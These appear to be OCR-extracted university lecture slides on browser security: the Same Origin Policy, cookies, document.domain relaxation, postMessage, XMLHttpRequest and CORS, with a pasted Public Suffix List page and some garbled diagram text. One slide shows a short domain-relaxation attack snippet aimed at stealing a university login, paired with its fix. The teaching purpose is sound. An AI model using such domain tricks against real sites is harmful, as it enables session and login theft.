
attacker.com cannot...

- read content from bank.com frame
- access bank.com's cookies
- detect that has bank.com loaded

PAG EAJIR

HTTP Same Origin Policy (SOP)


Origins and Cookies



Browser will send bank.com cookie
SOP blocks attacker.com *from reading* bank.com's cookie

SOP for HTTP Responses

Pages can make requests across origins




SOP <u>does not</u> prevent <u>attacker.com</u> from <u>making</u> the request.

SOP for Other HTTP Resources

Images: Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels. Can check size and if loaded successfully.


CSS, Fonts: Similar — can load and use, but not directly inspect

Frames: Can load cross-origin HTML in frames, but not inspect or modify the frame content. Cannot check success for Frames.



Script Execution

Scripts can be loaded from other origins. Scripts execute with the privileges of their parent frame/window's origin. Parent can call functions in script.



You can load library from CDN and use it to alter your page



If you load a malicious library, it can also steal your data (e.g., cookies)

Frames - Domain Relaxation



These frames cannot access each other's DOM

Domain Relaxation

You can change your document.domain to be a super-domain

a.domain.com \rightarrow domain.com **OK**

b.domain.com \rightarrow domain.com **OK**

a.domain.com \rightarrow com NOT OK

a.doin.co.uk \rightarrow co.uk NOT OK

PUBLIC SUFFIX LIST

LEARN MORE | THE LIST | SUBMIT AMENDMENTS

A "public suffix" is one under which Internet users can (or historically could) directly register names. Some examples of public suffixes are .com, .co.uk and pvt.k12.ma.us. The Public Suffix List is a list of all known public suffixes.

The Public Suffix List is an initiative of Mozilla, but is maintained as a community resource. It is available for use in any software, but was originally created to meet the needs of browser manufacturers. It allows browsers to, for example:

- Avoid privacy-damaging "supercookies" being set for high-level domain name suffixes
- Highlight the most important part of a domain name in the user interface
- Accurately sort history entries by site

We maintain a fuller (although not exhaustive) list of what people are using it for. If you are using it for something else, you are encouraged to tell us, because it helps us to assess the potential impact of changes. For that, you can use the psl-discuss mailing list, where we consider issues related to the maintenance, format and semantics of the list. Note: please do not use this mailing list to request amendments to the PSL's data.

It is in the interest of Internet registries to see that their section of the list is up to date. If it is not, their customers may have trouble setting cookies, or data about their sites may display sub-optimally. So we encourage them to maintain their section of the list by submitting amendments.

Available at: https://publicsuffix.org/

Domain Relaxation Attacks

```
• • <u>sist.shanghaitech.edu.cn</u>
  Frame: shanghaitech.edu.cn
 <script>
   document.domain =
      shanghaitech.edu.cn
 </script>
```

Mutual Agreement

What about sist.shanghaitech.edu.cn → shanghaitech.edu.cn?

- Now Yuan can steal your ShanghaiTech login

Solution:

Both sides must set document.domain to shanghaitech.edu.cn to share data (shanghaitech.edu.cn effectively grants permission)

Inter-Frame Communication

Parent and children windows/frames can exchange messages

Sender:

```
targetWindow.postMessage(message, targetOrigin);
```

targetWindow: ref to window (e.g., window.parent, window.frames)
targetOrigin: origin of targetWindow for event to be sent. Can be * or a URI
⇒ event not dispatched if origin(targetWindow) ≠ targetOrigin

Receiver:

```
window.addEventListener("message", receiveMessage, false);
function receiveMessage(event){
    alert("message received")
}
```

Same Origin Policy (Javascript)

Javascript XMLHttpRequests

Javascript can make network requests to load additional content or submit forms

```
let xhr = new XMLHttpRequest();
xhr.open('GET', "/article/example");
xhr.send();
xhr.onload = function() { // function to execute upon response}
  if (xhr.status == 200) {
    alert(`Done, got ${xhr.response.length} bytes`);
// ...or... with jQuery
$.ajax({url: "/article/example", success: function(result){
    $("#div1").html(result);
} } ) ;
```

Malicious XMLHttpRequests

XMLHttpRequests SOP

You can only read data from **GET** responses if they're from the same origin (or you're given permission by the destination origin to read their data)

You cannot make **POST/PUT** requests to a different origin... unless you are granted permission by the destination origin (*usually*, caveats to come later)

XMLHttpRequests requests (both sending and receiving side) are policed by Cross-Origin Resource Sharing (CORS)

Cross-Origin Resource Sharing (CORS)

Reading Permission: Servers can add **Access-Control-Allow-Origin** (ACAO) header that tells browser to allow Javascript to allow access for another origin


Sending Permission: Performs "Pre-Flight" permission check to determine whether the server is willing to receive the request from the origin

Cross-Origin Resource Sharing (CORS)


Let's say you have a web application running at app.company.com and you want to access JSON data by making requests to api.company.com.

By default, this wouldn't be possible — app.company.com and api.company.com are different origins

CORS Success



Wildcard Origins





CORS Failure

```
OPTIONS /x
                                    POST /x
Origin: app.c.com
$.post({url: "api.c.com/x",
                                                                                            Origin:
  success: function(r){
                                                                                           api.c.com
    $("#div1").html(r);
                                                          Header:
                                                          Access-Control-Allow-Origin:
});
                                                            https://www.c.com
                                     ERROR
```



*Usually: Simple Requests

